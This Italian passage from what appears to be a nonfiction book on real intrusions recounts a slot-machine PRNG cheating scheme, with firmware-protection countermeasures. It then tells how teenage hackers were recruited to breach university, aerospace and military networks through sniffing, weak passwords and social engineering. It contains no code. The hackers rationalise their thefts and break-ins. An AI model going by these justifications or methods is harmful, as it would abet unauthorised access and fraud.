È un tipo molto in gamba, autodidatta, non ha mai finito le superiori, ma è uno di questi tipi brillanti e sgargianti dell'Europa dell'Est.

Sapeva tutto di computer, ma era convinto che i casinò fossero stupidi. Era facile pensarla perché queste persone ci lasciavano andare via con così tanti soldi. In effetti era così, tuttavia penso che Marco fosse troppo sicuro di sé.

Era uno spericolato e non manteneva un profilo basso, perché sembrava semplicemente un adolescente forestiero. Insomma penso che tendesse a destare dei sospetti. E non si presentava con una ragazza o con una moglie, il che lo avrebbe aiutato a stare meglio nel ruolo. Credo che finì per fare cose che attirarono l'attenzione su di lui. Ma anche, mano a mano che il tempo passava e tutti diventavamo più spavaldi, tendevamo ad andare alle macchine più costose che pagavano meglio e che, di nuovo, comportavano dei rischi per l'operazione.

Anche se Mike non concorda, Alex sembra suggerire che erano tutti e tre persone che amano rischiare e che continuarono a tirare la corda per vedere fin dove sarebbero potuti arrivare. Per dirla con le sue parole: "Credo che, in fondo, continuavamo ad aumentare il rischio".

Arrivò il giorno in cui Marco, seduto a una macchina in un casinò, si ritrovò circondato da un gruppo di palestrati della sicurezza che lo sollevarono e lo spinsero in una stanza per gli interrogatori nel retro.

Alex racconta la scena:

Era spaventoso perché senti sempre le storie su questi tipi che spremono le persone come limoni. Questa è gente famosa per il "chisseneufette della polizia, a questo ci pensiamo noi".

Marco era teso ma era anche una persona coriacea. Di fatto sono contento che in qualche modo sia stato lui a essere beccato se qualcuno di noi doveva esserlo, perché credo fosse il più preparato a gestire quella situazione. Per quanto ne so, si era già trovato di fronte a situazioni simili quando era in Europa.

Mostrò una certa lealtà e non fece i nostri nomi. Non citò alcun socio o niente del genere. Era nervoso e agitato ma fu molto tosto quan-

do si trovò sotto pressione e affermò che lavorava da solo. Disse: "Che c'è, sono in arresto, siete poliziotti, qual è il problema?".

È un tipo di interrogatorio simile a quello degli ufficiali di polizia a eccezione del fatto che non sono poliziotti e non hanno alcuna autorità reale, il che è in qualche modo strano. Hanno continuato a interrogarlo, ma non l'hanno esattamente maltrattato.

Presero la sua "caraffa", racconta Alex, e gli confiscarono il computer e tutti i soldi, circa settemila dollari in contanti. Dopo circa un'ora di domande, o forse molto di più – era troppo spaventato per esserne sicuro – lo lasciarono andare.

Marco chiamò gli altri mentre tornava a casa. Sembrava esagitato. Disse: "Ragazzi voglio raccontarvi cos'è successo. Mi sa che ho combinato un casino".

Sia Alex che Mike non erano contenti per uno dei rischi non necessari che Marco aveva corso. Non metteva il bottone nella scarpa come gli altri due, insistendo testardamente nel tenere lo strumento nella tasca della giacca per attivarlo con la mano. Alex descrive Marco come uno che "riteneva gli addetti alla sicurezza così stupidi che lui poteva continuare a mettergli la tasca, con quello stava facendo, proprio sotto al naso".

Alex è convinto di sapere cosa è accaduto anche se non era presente. (In realtà, gli altri tre non sapevano che Marco era andato a un casinò, nonostante vi fosse tra loro un accordo di informarsi a vicenda sui rispettivi piani.) Alex se lo immagina così: "Si sono accorti semplicemente che stava vincendo una somma di soldi molto alta e che c'era qualcosa di strano nella sua mano". Marco non aveva minimamente pensato a cosa avrebbe potuto indurre gli addetti del piano a notarlo e a insospettirsi.

Per Alex quella fu l'ultima volta, anche se non è del tutto sicuro che lo fu anche per gli altri. "La nostra decisione all'inizio era che se qualcuno di noi fosse mai stato beccato avremmo smesso tutti insieme." Dice: "Labbiamo rispettata tutti da quello che ne so". E dopo un momento di esitazione aggiunge, meno sicuro: "Almeno io l'ho fatto". Mike concorda, ma nessuno di loro ha mai posto la domanda a Marco direttamente.

I casinò di solito non sporgono denuncia per gli attacchi come quelli perpetrati dai quattro. "La ragione è che non vogliono pubblicizzare che hanno dei punti vulnerabili," spiega Alex. Così di solito ti dicono: "Lascia la città prima del tramonto. E se sei d'accordo a non mettere mai più piede in un casinò, ti lasceremo andare".

### *Le conseguenze*

Dopo sei mesi, Marco ricevè una lettera in cui gli veniva comunicato che non sarebbe stato denunciato.

I quattro sono ancora amici, anche se non così stretti. Alex calcola di aver ricavato trecentomila dollari dall'avventura, una parte dei quali sono andati a Larry come d'accordo. I tre soci che andavano nei casinò correndo tutti i rischi avevano detto inizialmente che avrebbero diviso equamente tra loro, ma Alex crede che Mike e Marco abbiano guadagnato dai quattrocentomila al mezzo milione di dollari ciascuno. Mike non riconosce di essersi portato via più di trecentomila dollari, ma ammette che Alex probabilmente ha preso meno di lui.

Avevano giocato ininterrottamente per circa tre anni. Nonostante i soldi guadagnati, Alex è contento che sia finita: "In un certo senso, mi sento sollevato. Il divertimento si era dissolto. Era diventato una specie di lavoro. Un lavoro rischioso". Anche a Mike non dispiace che sia finita e si lamenta leggermente del fatto che "fosse diventato un po' logorante."

In principio erano entrambi riluttanti a raccontare la storia ma poi l'hanno fatto con gusto. E perché no. Nei circa dieci anni che sono passati da allora, nessuno dei quattro ha mai spifferato nulla sull'accaduto a nessun altro, a eccezione delle mogli e delle ragazze che furono coinvolte. Raccontarlo per la prima volta, protetti dall'accordo dell'anonimato assoluto, è stato una specie di sollievo. Ovviamente gli è piaciuto ricostruire i dettagli della vicenda, con Mike che ha ammesso che è stata "una delle cose più eccitanti che abbia mai fatto".

Alex probabilmente parla per tutti loro quando descrive il suo punto di vista nei confronti di quell'avventura:

Non mi sento così in colpa per i soldi che abbiamo vinto. Per quell'industria è una goccia in un mare. Voglio essere onesto: non ci siamo mai sentiti moralmente compromessi, perché stiamo parlando dei casinò.

Era facile farsene una ragione. Stavamo derubando i casinò che derubano le vecchiette offrendo loro dei giochi cui non possono vincere. Las Vegas la vedevamo come persone attaccate a macchine succhiasoldi, che buttano via la propria vita un quarto di dollaro dopo l'altro. Così sentivamo che ci stavamo rifacendo sul "grande fratello" e non rubando la vincita a una povera vecchietta.

C'è un adagio laggiù che recita: "Se peschi le carte giuste, vinci". Abbiamo pescato le carte giuste. Solo che loro non si aspettavano che ci fosse qualcuno in grado di farlo.

Alex dice che oggi non riproverebbe a fare nulla di simile. Ma la sua motivazione potrebbe non essere quella che vi aspettate: "Ho altri modi per guadagnare. Se mi trovassi nella stessa posizione economica in cui mi trovavo all'epoca, probabilmente ci proverei di nuovo". Considera quello che hanno fatto come abbastanza giustificato.

In questo gioco del gatto e del topo, il gatto impara continuamente i nuovi trucchi del topo e prende delle misure adeguate. Le slot machine dei giorni nostri usano software progettati molto meglio; i quattro non sono sicuri che riuscirebbero a farcela se provassero a craccarli di nuovo. E tuttavia non ci sarà mai una soluzione perfetta per nessuna delle questioni legate alla tecnosicurezza. Alex la spiega in modo molto efficace: "Ogni volta che un qualche [sviluppatore] dice: 'Nessuno si prenderà la briga di fare quella cosa', c'è un ragazzino in Finlandia che si prenderà la briga di farla".

E non solo in Finlandia, anche in America.

### *Riflessioni*

Negli anni novanta, i casinò e i programmati delle macchine da gioco non avevano ancora pensato ad alcune cose che in seguito sarebbero divenute ovvie. Uno pseudogeneratore di numeri random non genera in realtà numeri casuali. Piuttosto, archivia una lista di numeri in ordine casuale. Nel nostro caso, una lista molto lunga: due alla trentaduesima potenza, più o meno un miliardo di numeri. All'inizio del ciclo il software seleziona casualmente una posizione nell'elenco. Dopodiché usa i numeri sulla lista in successione, l'uno dopo l'altro.

Facendo reverse engineering del software, i quattro avevano trovato l'elenco. Da un qualsiasi punto dell'elenco "casuale", potevano determinare ogni numero successivo e con la conoscenza aggiuntiva del tempo di iterazione di una determinata macchina, potevano determinare quanto tempo doveva passare in minuti e secondi prima che la macchina estraesse una scala reale.

### *Contromisure*

Gli ideatori di qualsiasi prodotto che fa uso di chip Rom e di software dovrebbero prevenire i problemi di sicurezza. E per ogni azienda che fa uso di software e di prodotti informatici – il che di questi tempi significa pressoché ogni azienda, compresi i negozi gestiti da una sola persona – è pericoloso dare per scontato che le persone che hanno costruito i vostri sistemi abbiano pensato a tutti i punti deboli. I programmati dei software delle slot machine giapponesi avevano commesso l'errore di non essere abbastanza lungimiranti sul tipo di attacchi che potevano essere portati. Non avevano preso alcuna misura di sicurezza per impedire che qualcuno potesse mettere le mani sul firmware. Avrebbero dovuto prevedere che qualcuno avrebbe potuto aprire la

macchina, estrarne il chip Rom, leggere il firmware e recuperare le istruzioni del programma che dice alla macchina come lavorare. Anche se avessero considerato quell'evenienza, probabilmente ritennero che conoscere esattamente il funzionamento della macchina non sarebbe stato sufficiente, considerando che la complessità del calcolo necessaria a craccare il generatore di numeri random avrebbe sconfitto qualsiasi tentativo. Il che potrebbe essere vero oggi, ma non all'epoca.

Così supponiamo che la vostra azienda venda prodotti hardware che contengono dei chip; che cosa dovreste fare per garantirvi una protezione adeguata contro il concorrente che vuole dare un'occhiata al vostro software, l'azienda straniera che vuole fare un'imitazione a basso costo, o l'hacker che vuole raggirarvi?

Primo passo: rendere difficile l'accesso al firmware. Ci sono diversi metodi possibili, tra cui:

- Acquistate dei chip fabbricati per essere sicuri contro gli attacchi. Diverse società vendono chip progettati specificamente per situazioni in cui le possibilità di attacchi sono alte.
- Usate un chip on board; una striscia in modo che il chip sia integrato nella scheda a circuiti e non possa essere rimosso come elemento separato.
- Fissate il chip sulla scheda con la resina epossidica, in modo che se viene fatto un tentativo di rimuoverlo, il chip si rompe. La tecnica può essere migliorata aggiungendo alla resina epossidica della polvere di alluminio; se qualcuno cerca di rimuovere il chip riscaldando la resina, l'alluminio distrugge il chip.
- Usate un modello Ball Grid Array (Bga). Con questo tipo di configurazione i connettori non escono dai lati del chip ma si trovano invece sotto il chip, rendendo difficile, se non impossibile, catturare il flusso del segnale del chip mentre è fissato alla scheda.

Un'altra contromisura possibile consiste nel grattare via ogni informazione identificativa dal chip, in moto tale che si priva il cracker delle informazioni sul produttore del chip.

Una pratica piuttosto comune, utilizzata dai produttori di macchine citate nella nostra storia, consiste nell'impiego della scansione della somma (*hashing*), un dispositivo che prevede l'inserimento di una routine<sup>5</sup> di verifica della somma nel software. Se il programma è stato alterato, la scansione della somma non risulterà corretta e il software non attiverà lo strumento. In ogni caso, gli hacker esperti che conoscono questo metodo controllano il software per vedere se è stata inserita la routine, e se la tro-

<sup>5</sup> Programma o porzione di un programma. [N.d.T.]

vano, la disattivano. Per questo è molto meglio unire uno o più metodi per proteggere fisicamente il chip.

### *Conclusioni*

Se il vostro firmware è brevettato e di valore, consultate i migliori esperti di sicurezza per scoprire quali tecniche gli hacker stanno usando al momento. Assicuratevi che i vostri progettisti e programmatore siano sempre aggiornati. E state sicuri di fare tutti i passi giusti per raggiungere il massimo livello di sicurezza possibile commisurato ai costi.

## 2.

### Quando chiamano i terroristi

Non so perché continuavo a farlo. Natura compulsiva? Fame di soldi? Sete di potere? Posso elencare una serie di possibilità.

*ne0h*

L'hacker di vent'anni che si firma Comrade vive in questi giorni in una casa di proprietà, insieme a suo fratello, in una bella zona di Miami. C'è anche loro padre, ma solo perché suo fratello è ancora minorenne e i Servizi per l'infanzia insistono affinché almeno un adulto rimanga in casa finché il ragazzo non avrà compiuto diciotto anni. Ai fratelli non importa e papà ha il suo appartamento altrove, dove farà ritorno quando sarà il momento.

La mamma di Comrade divorziata è morta due anni fa e ha lasciato casa ai figli. Ha lasciato anche dei soldi in contanti. Suo fratello frequenta le superiori ma Comrade vive "alla giornata". La sua famiglia in linea generale non approva, dice Comrade, "ma a me non importa nulla". Quando sei stato in prigione da giovane – nel suo caso, il più giovane hacker mai detenuto sulla base di accuse federali – quell'esperienza tende a cambiare i tuoi valori.

L'hacking non conosce confini nazionali naturalmente, così nessuno dei due dà particolare importanza al fatto che ne0h, l'amico hacker di Comrade, si trovi a quasi cinquemila chilometri di distanza. L'hacking è ciò che li ha fatti incontrare, e l'hacking è ciò che li ha messi su una china scivolosa che li avrebbe portati alla fine a introdursi in sistemi informatici altamente sensibili. Azioni che, lo avrebbero ricostruito in seguito, stavano aiutando la causa del terrorismo internazionale. Di questi tempi, non è certo un peso facile da sostenere.

Di un anno più grande di Comrade, ne0h ha "usato i computer sin da quando potevo arrivare alla tastiera". Suo padre gestiva un negozio di componenti per computer e si portava dietro il figlio agli appuntamenti con i clienti; il bambino gli sedeva sulle gambe durante gli incontri di vendita. All'età di undici anni, scriveva in codice dBase per l'azienda del padre.

A un certo punto, ne0h si imbatté in una copia del libro *Take-*

*down*,<sup>1</sup> che è un resoconto veramente inaffidabile dei miei exploit<sup>2</sup> da hacker, dei miei tre anni di fuga e della caccia datami dal Fbi. ne0h rimase rapito dal libro:

Per me sei stato un faro. Sei il mio mentore, porca puttana. Ho letto tutto il possibile su quello che hai fatto. Volevo diventare famoso come te.

Fu la motivazione a spingerlo all'hacking. Decorò la sua stanza con una serie di computer, di hub di rete e con una bandiera pirata lunga due metri e si preparò a seguire le mie orme.

ne0h iniziò ad accumulare conoscenze e delle solide capacità per un hacker. Prima arrivarono le capacità, poi la discrezione. Usando il gergo degli hacker per descrivere un giovane che è ancora un principiante, racconta: "Ai tempi in cui ero ancora uno *script kiddie*, defacciavo i siti web e ci mettevo sopra il mio vero indirizzo e-mail".<sup>3</sup>

ne0h passava il tempo sulle Internet Relay Chat (Irc) – delle chat di testo dove le persone possono condividere online i propri interessi e scambiarsi informazioni in tempo reale con altri utenti – dedicate alla pesca a mosca, agli aeroplani antichi, alla birra fatta in casa o a qualche altro migliaio di argomenti, tra cui l'hacking. Quando scrivi un messaggio su un canale Irc, tutti quelli che sono online in quel momento, vedono quello che stai scrivendo e possono rispondere. Anche se molte persone che usano Irc regolarmente non sembrano rendersene conto, le comunicazioni possono essere facilmente registrate. Credo che al giorno d'oggi i log delle chat contengano tante parole quanti tutti i libri della Biblioteca del Congresso e il testo digitato in fretta, con scarsa considerazione dei posteri, può essere recuperato anche ad anni di distanza.

Anche Comrade trascorreva il tempo su alcuni degli stessi siti Irc e strinse un'amicizia a lunga distanza con ne0h. Gli hacker stringono frequentemente delle alleanze per scambiarsi informazioni e per sferrare degli attacchi di gruppo. ne0h, Comrade e un altro ragazzino decisero di creare il loro gruppo, che battezzarono gli "Elfi di Keebler". Pochi altri hacker erano ammessi alle conversazioni del gruppo, ma i tre membri originali ten-

<sup>1</sup> Tr. it., Tsutomu Shimomura (con John Markoff), *Hackers! Sulle tracce di Kevin Mitnick, il più pericoloso pirata Informatico*, Sperling & Kupfer, Milano 2000.

<sup>2</sup> Attacco informatico che si basa sullo sfruttamento della vulnerabilità di un'applicazione o di un sistema informatico.

<sup>3</sup> Il defacciamento di un sito web consiste nella sostituzione delle sue pagine con pagine modificate dall'autore o dagli autori dell'intrusione non autorizzata. [N.d.T.]

nero gli altri all'oscuro dei loro attacchi "blackhat". "Entravamo nei siti del governo per divertimento," racconta Comrade. Secondo la sua stima, irrupero in "circa duecento" siti governativi apparentemente sicuri.

Un certo numero di canali Irc sono punti d'incontro per gli hacker di ogni risma. Uno in particolare, un network di nome Efnet, è un sito che Comrade descrive come "non proprio l'underground dell'informatica: è un gruppo di server piuttosto grossi". Ma all'interno di Efnet c'erano dei canali meno conosciuti, posti che non era facile raggiungere da soli ma che ti dovevi far dire da altri hacker "blackhat" di cui avevi guadagnato la fiducia. Questi canali, dice Comrade, erano "piuttosto nascosti."

### *Khalid il terrorista getta l'amo*

Intorno al 1998 in questi canali "piuttosto nascosti", Comrade iniziò a sentir parlare di un tipo che "si aggirava" con lo pseudonimo di RahulB. (In seguito avrebbe usato anche Rama3456.) "Era in qualche modo risaputo che voleva che gli hacker entrassero nei computer del governo e dei militari, i siti .gov e .mil," racconta Comrade. "Girava voce che lavorasse per bin Laden. Questo prima dell'11 settembre, quando bin Laden non era un nome che sentivi al telegiornale tutti i giorni."

Alla fine Comrade incrociò il suo cammino con l'uomo del mistero, che sarebbe venuto a conoscere con il nome di Khalid Ibrahim. "Gli parlai un po' di volte [su Irc] e una volta ci siamo sentiti anche al telefono. L'uomo aveva un accento straniero."

Anche ne0h finì nel mirino di Khalid, il quale con lui fu più diretto ed esplicito:

Intorno al 1999 fui contattato via e-mail da un uomo che si autodefiniva un combattente e che diceva di trovarsi in Pakistan. Mi diede il nome di Khalid Ibrahim. Mi disse che stava lavorando per conto di combattenti pakistani.

Ma davvero qualcuno alla ricerca di giovani hacker ingenui si avvolgerebbe in una bandiera terrorista, anche prima dell'11 settembre? A prima vista l'idea sembra assurda. Quest'uomo avrebbe affermato in seguito di essere andato a scuola negli Stati Uniti, che aveva fatto egli stesso un po' di hacking, e che era entrato in contatto con gli hacker mentre si trovava qui. Così avrebbe potuto conoscere, o pensato di conoscere, qualcosa della mentalità degli hacker. Ogni hacker è in un certo senso un ribelle che vive secondo regole differenti e vuole combattere il sistema. Dopotutto se vuoi preparare una trappola per gli hacker

non sarebbe così stupido annunciare che anche tu sei uno che infrange le regole e sei un contestatore. Forse può rendere la tua storia personale molto più credibile, e i soci che ti vuoi accattivare molto meno cauti e sospettosi.

E poi c'erano i soldi. Khalid offrì a ne0h mille dollari per hackerare la rete locale di un'università cinese – un posto che ne0h descrive come il Mit cinese – e fornirgli i file del database degli studenti. Probabilmente si trattava di un test, sia delle capacità di hacking di ne0h sia della sua ingenuità. Come puoi hackerare un sistema informatico quando non sei in grado di leggerne la lingua? Ancora più difficile: come fai a fare del social engineering per entrare quando non parli la lingua?

Per ne0h, il problema della lingua non si rivelò affatto una barriera. Iniziò frequentando i siti Irc usati da un gruppo di hacker di nome gLobaLheLL e attraverso quel gruppo stabilì un contatto con uno studente di informatica all'università. Quindi chiese allo studente un paio di nomi utenti e di password. L'informazione per iscriversi passò rapidamente da un hacker all'altro, senza domande. ne0h scoprì che il livello di sicurezza informatica dell'università, il che era molto sorprendente per un'università di tipo-ingegneristico, dove in teoria avrebbero dovuto saperne di più. La maggior parte degli studenti avevano scelto delle password identiche ai loro nomi utenti, la stessa parola o frase per entrambe gli usi.

La breve lista che lo studente aveva fornito era sufficiente a garantire a ne0h l'accesso, permettendogli di "sniffare", per dirla nel gergo degli hacker. Questa attività gli rivelò uno studente – lo chiameremo Chang – che si collegava a siti Ftp (siti per scaricare file), negli Stati Uniti. Tra questi siti Ftp c'era un sito "warez", da cui si potevano scaricare dei software. Usando un classico trucco di social engineering, ne0h entrò nella rete del college venendo a conoscenza di alcune espressioni in uso nel campus. Tutto ciò fu più semplice di quanto si pensi, poiché "la maggior parte di loro parla inglese", dice ne0h. Quindi entrò in contatto con Chang, usando un account che fece sembrare come se ne0h lo avesse contattato dal laboratorio di informatica del campus.

"Sono della palazzina 213," disse a Chang elettronicamente e gli chiese direttamente i nomi degli studenti e i loro indirizzi email, come se fosse stato uno studente qualsiasi interessato a entrare in contatto con i compagni di classe. Poiché la maggior parte delle password erano così semplici, accedere ai file degli studenti non richiese alcuno sforzo.

Molto presto fu in grado di consegnare a Khalid delle informazioni estratte dai database di circa cento studenti: "Gliele diedi e mi rispose: 'Ho tutto quello di cui ho bisogno'". Khalid era soddisfatto; ovviamente non era affatto interessato a quei nomi,

aveva solo voluto vedere se ne0h era veramente in grado di trovare le informazioni da una fonte così remota. "Questo è il punto in cui iniziò il nostro rapporto," sintetizza ne0h. "Potevo fare il lavoro, lui sapeva che ero in grado di farlo, così iniziò ad assegnarmi altri compiti."

Nel dire a ne0h di controllare la sua cassetta postale per ricevere i mille dollari, Khalid iniziò a chiamarlo via cellulare circa una volta a settimana, "di solito mentre guidava". Il compito successivo era di hackerare il sistema informatico del Bhabha Atomic Research Center, in India. Il sistema girava su una workstation della Sun, una macchina familiare a ogni hacker. ne0h vi entrò senza grosse difficoltà ma scoprì che la macchina non conteneva nessuna informazione interessante e sembrava essere isolata, scollegata dalla rete. Khalid non sembrò irritato per il fallimento.

Nel frattempo, i soldi per l'università cinese non si erano ancora materializzati. Quando ne0h gli chiese il perché, Khalid si innervosì: "Non li hai mai ricevuti? Te li ho spediti in contanti dentro a un biglietto di auguri!", insisté. La vecchia manovra del tipo "il tuo assegno è stato spedito". Eppure ne0h era pronto ad accettare nuovi compiti. Perché? Oggi è disposto a rifletterci:

Continuavo a farlo perché sono testardo. In realtà era eccitante pensare che sarei stato pagato per farlo. E pensavo: "Forse si è veramente perso nella posta, forse mi pagherà questa volta".

Non so perché continuavo a farlo. Natura compulsiva? Fame di soldi? Sete di potere? Posso elencare una serie di ragioni.

Nello stesso periodo in cui Khalid continuava ad assegnare compiti a ne0h, frequentava anche altri canali Irc alla ricerca di altri volontari. Comrade era uno di loro, ma più cauto nell'accettare una qualche forma di pagamento:

Avevo capito che stava pagando le persone, ma non avevo mai voluto dargli informazioni personali e poi essere pagato. Quello che stavo facendo consisteva nel dare un'occhiata in giro. Ma se avessi iniziato a ricevere soldi, sarei diventato un vero criminale. Nella maggior parte dei casi gli parlavo in Irc e gli passavo un po' di informazioni di tanto in tanto.

Il giornalista Niall McKay parlò a un altro pesce che Khalid aveva catturato nella sua rete, un adolescente californiano il cui pseudonimo era Chamaleon (e che ora è il cofondatore di un'azienda di sicurezza di successo). L'articolo di McKay pubblicato su wired.com<sup>4</sup> coincideva alla perfezione con i particolari forniti

<sup>4</sup> "Do Terrorists Troll the Net?", di Niall McKay, wired.com, 4 novembre 1998.

ti da ne0h e Comrade: "Ero su Irc una notte, quando questo tipo mi disse che voleva il software Dem. Io non ce l'avevo ed ero lì solo a scambiare due chiacchiere", spiegava l'hacker. Ma questa volta Khalid si fece serio: "Dem" è il nickname del Defense Information System Network Equipment Manager, un software per le reti utilizzato dai militari. Il programma era stato catturato dal gruppo di hacker Masters of Downloading e girava voce che fosse disponibile se chiedevi alla persona giusta. Nessuno sembra sapere se Khalid vi abbia mai messo le mani sopra, o perlomeno, nessuno lo dice. In realtà, non è neanche certo che il software gli sarebbe tornato di una qualche utilità, ma ovviamente lui pensava di sì. Khalid aveva finito di fare giochetti sulle università cinesi e cose del genere.

"Cercava di integrarsi nelle attività del gruppo," ci spiega ne0h. In seguito, Khalid monitorò segretamente gli hacker per un anno e mezzo, ma "non come una persona qualsiasi che entra ed esce in modo regolare. Era sempre lì, ed era chiaro che quella era la sua cosa". Per "la sua cosa", ne0h intende l'intrusione in siti militari o nei sistemi informatici di aziende che lavorano su progetti militari.

Khalid chiese a ne0h di entrare sul sito della Lockheed Martin e di ottenere gli schemi di alcuni sistemi di aviazione che la compagnia stava producendo per la Boeing. ne0h riuscì a penetrare solo in modo limitato nella Lockheed, "circa tre livelli nella rete interna", ma non poté spingersi più in là di due server (a un livello che gli esperti di sicurezza chiamano Dmz, di fatto, una terra di mezzo). Il che non era sufficiente a penetrare i firewall che proteggono i dati più sensibili della corporation. Non riuscì così a localizzare le informazioni che gli erano state richieste:

[Khalid] si irritò. Di fatto mi disse: "Non lavori più per me. Non sei in grado di fare niente". Ma poi mi accusò di occultamento. Disse che stavo tenendo le informazioni per me stesso.

Poi disse: "Lascia perdere la Lockheed Martin. Entra direttamente nella Boeing".

ne0h scoprì che la Boeing "non era così sicura, se ti ci mettevi d'impegno". Riuscì a entrare, dice, sfruttando una nota vulnerabilità di un sistema della Boeing spiegata su Internet. Quindi, installando uno "sniffer", poté monitorare tutti i pacchetti di dati che entravano e uscivano da un computer, in una sorta di intercettazione informatica. Dopodiché riuscì a impossessarsi di tutte le password e le e-mail non crittate. Le informazioni che estrasse dalle e-mail gli rivelarono una quantità di dati sensibili sufficienti per entrare nella loro rete interna:

Trovai sei o sette schemi di progettazione delle porte e della punta dei Boeing 747, che venivano passati semplicemente attraverso delle e-mail di testo non crittate. Allegati non crittati. Non è incredibile?! (E ride.)

Khalid era entusiasta. Disse che mi avrebbe dato quattromila dollari. Non si fece mai vivo: che sorpresa.

In realtà, quattromila dollari sarebbero stati un prezzo assolutamente esagerato per quell'informazione. A detta dell'ex direttore della sicurezza della Boeing, Don Boelling, questo attacco avrebbe potuto essere sferrato contro la compagnia nei termini descritti. Ma sarebbe stata una perdita di tempo: una volta che il modello di un aeroplano entra in servizio, a tutte le aerolinee del cliente viene distribuito un pacchetto completo anche di schemi. A quel punto, l'informazione non viene più considerata di particolare importanza dall'azienda; chiunque la vuole la può ottenere: "Ho visto addirittura un compact disc con gli schemi del 747 in offerta su eBay di recente", dice Don. Ovviamente, le probabilità che Khalid fosse a conoscenza di queste cose erano scarse. E tali sarebbero rimaste finché, due anni dopo, la nazione non avrebbe scoperto che alcuni terroristi erano mossi da forti motivazioni per volere i progetti dei più grandi aerei da trasporto utilizzati dalle compagnie aeree degli Stati Uniti.

### *L'obiettivo di stanotte: Siprnet*

Per quel che riguarda Comrade, Khalid non si era preoccupato di affibbiargli test per verificare le sue capacità. Sin dal principio, dice l'hacker, Khalid "era interessato solo ai militari e a Siprnet".

Nella maggior parte dei casi non era molto specifico nelle mie richieste: chiedeva semplicemente l'accesso ai siti militari e del governo. A eccezione di Siprnet. Siprnet voleva davvero tutte le informazioni possibili.

Non stupisce che Khalid fosse molto interessato: questo era probabilmente il suo unico vero obiettivo. Siprnet fa parte del Disn, il Defense Information System Network, una rete che contiene informazioni segrete. Al di là di questo, Siprnet (che è l'acronimo di Secret Internet Protocol Router Network) è al momento il centro di comando e controllo delle forze militari statunitensi.

ne0h aveva già rifiutato un'offerta di Khalid per l'accesso a Siprnet:

Mi offrì duemila dollari. Rifiutai. Se fossi entrato in Siprnet, mi sarebbero arrivati a casa i federali. Duemila dollari non valevano un proiettile in testa.

Quando Khalid parlò a Comrade del compito, il prezzo era salito. "Disse che mi avrebbe pagato, credo, diecimila dollari per entrare," ricorda Comrade – il che suonava come un buon affare, meno scivoloso di quello proposto a ne0h – anche se insisté convinto che fu la sfida, e non i soldi, a tentarlo.

Arrivai piuttosto vicino a Siprnet. Entrai nel sistema informatico della Defense Information Security Agency, la Disa. Quella macchina era di prim'ordine. Credo avesse quattro processori, circa due-mila utenti vi accedevano, l'host file di Unix aveva circa cinquemila ospiti, e la metà di questi usavano degli account privilegiati; dovevi essere su quel computer per accedervi, non potevi entrarvi da fuori.

Comunque ci fosse arrivato, l'intuizione di Comrade di essere finito su qualcosa di importante era giusta. Tra le missioni fondamentali della Disa ci sono il comando e il controllo unificato, nonché il calcolo informatico di supporto al combattimento: una chiara sovrapposizione con le funzioni di Siprnet. Ma i suoi sforzi si interruppero presto.

Era molto bello avere accesso a tutto questo, ma non ebbi mai abbastanza tempo per giocarci un po' e andare in alcun dove. Fui beccato tre o quattro giorni dopo.

### *Tempo di preoccuparsi*

Il giorno di Natale del 1999, per ne0h e Comrade suonò la campana. Il volo IC-814 della Indian Airlines, diretto da Katmandu a Nuova Dehli con 178 passeggeri e undici membri dell'equipaggio a bordo, fu dirottato mentre era in volo. Secondo quanto riportato dai media, i dirottatori erano terroristi pakistani legati ai talebani. Terroristi come Khalid?

In base agli ordini dei dirottatori, l'Airbus 300 procedette in un viaggio a zig zag di andata e ritorno con il Medio Oriente, atterrando in India, in Pakistan e negli Emirati Arabi Uniti, dove venne prelevato il corpo di un passeggero assassinato, un giovane che faceva ritorno a casa insieme a sua moglie dal viaggio di nozze. Era stato accolto a morte per aver osato rifiutare di bendarsi.

Il volo alla fine atterrò a Kandahar, in Afghanistan, aumentando le possibilità di un collegamento con i talebani. I passeg-

geri restanti e l'equipaggio vennero trattenuti a bordo per otto giorni di terrore e vennero alla fine rilasciati in cambio della scarcerazione di tre militanti. Uno dei tre rilasciati, Sheikh Umer, avrebbe in seguito aiutato Mohammed Atta, uno dei capi degli attacchi dell'11 settembre alle Torri gemelle, nella ricerca di finanziamenti.

Dopo il dirottamento, Khalid disse a ne0h che il suo gruppo ne era responsabile e che lui stesso era stato coinvolto nella vicenda:

Tutto ciò mi spaventò a morte. Era un uomo malvagio. Sentii che dovevo coprirmi il culo.

Ma la paura di ne0h era tenuta a bada dalla sua avidità giovanile. "Speravo ancora che mi desse dei soldi," aggiunge.

Il collegamento con il dirottamento fu altra benzina buttata su un fuoco che Khalid aveva acceso da tempo. A un certo punto, apparentemente stanco dell'incapacità dei ragazzi di fornire le informazioni richieste, Khalid aveva provato ad aumentare la pressione su di loro. Il giornalista Niall McKay, nello stesso articolo pubblicato da Wired.com, scriveva di aver visto un vecchio messaggio Irc inviato da Khalid ai giovani, nel quale minacciava di farli uccidere se lo avessero denunciato al Fbi. McKay scrisse di aver visto anche un altro messaggio del pakistano ai ragazzi: "Voglio saperlo: [qualcuno] ha parlato ai federali di me?". E in un altro punto: "Digli [che se lo hanno fatto], sono carne morta. Li farò seguire da dei tiratori scelti".<sup>5</sup>

### *Comrade viene beccato*

La situazione si stava facendo problematica, ma era sul punto di degenerare ulteriormente. Pochi giorni dopo che Comrade era riuscito a penetrare nel sistema legato a Siprnet, suo padre fu fermato mentre si recava al lavoro in auto. I poliziotti gli dissero: "Vogliamo parlare con tuo figlio", e gli mostrarono un mandato di perquisizione. Comrade ricorda:

Erano alcune persone della Nasa, del Dipartimento della difesa e del Fbi. In tutto erano dieci o dodici agenti e anche alcuni poliziotti. Avevo messo le mani in alcune caselle della Nasa, avevo installato uno sniffer su ns3.gtra.mil, solo per prendere alcune password. Ma come effetto collaterale, aveva catturato anche delle e-mail. Mi dissero che per questo ero accusato di intercettazione illegale. E poi per i computer della Nasa mi accusarono di violazione o infrazione di copyright. E altre cose.

<sup>5</sup> *Ibid.*

Proprio il giorno prima, un amico mi avevo detto: "Amico, ci beccheranno presto". Stava dando di testa. Pensai: "Sì, ha ragione". Così avevo cancellato il mio disco rigido.

Ma Comrade non era stato meticoloso nel lavoro di pulizia. "Avevo dimenticato i vecchi dischi rigidi che si trovavano sulla mia scrivania."

Mi interrogarono. Io ammisi e dissi: "Mi dispiace, questo è quello che ho fatto, questo è il modo in cui ripararlo, non lo farò più". Loro risposero, tipo: "Va bene, non ti consideriamo un criminale, non lo fare più. Se lo fai di nuovo, uscirai di qui in manette". Si presero i miei computer, le periferiche e i dischi rigidi separati e se ne andarono.

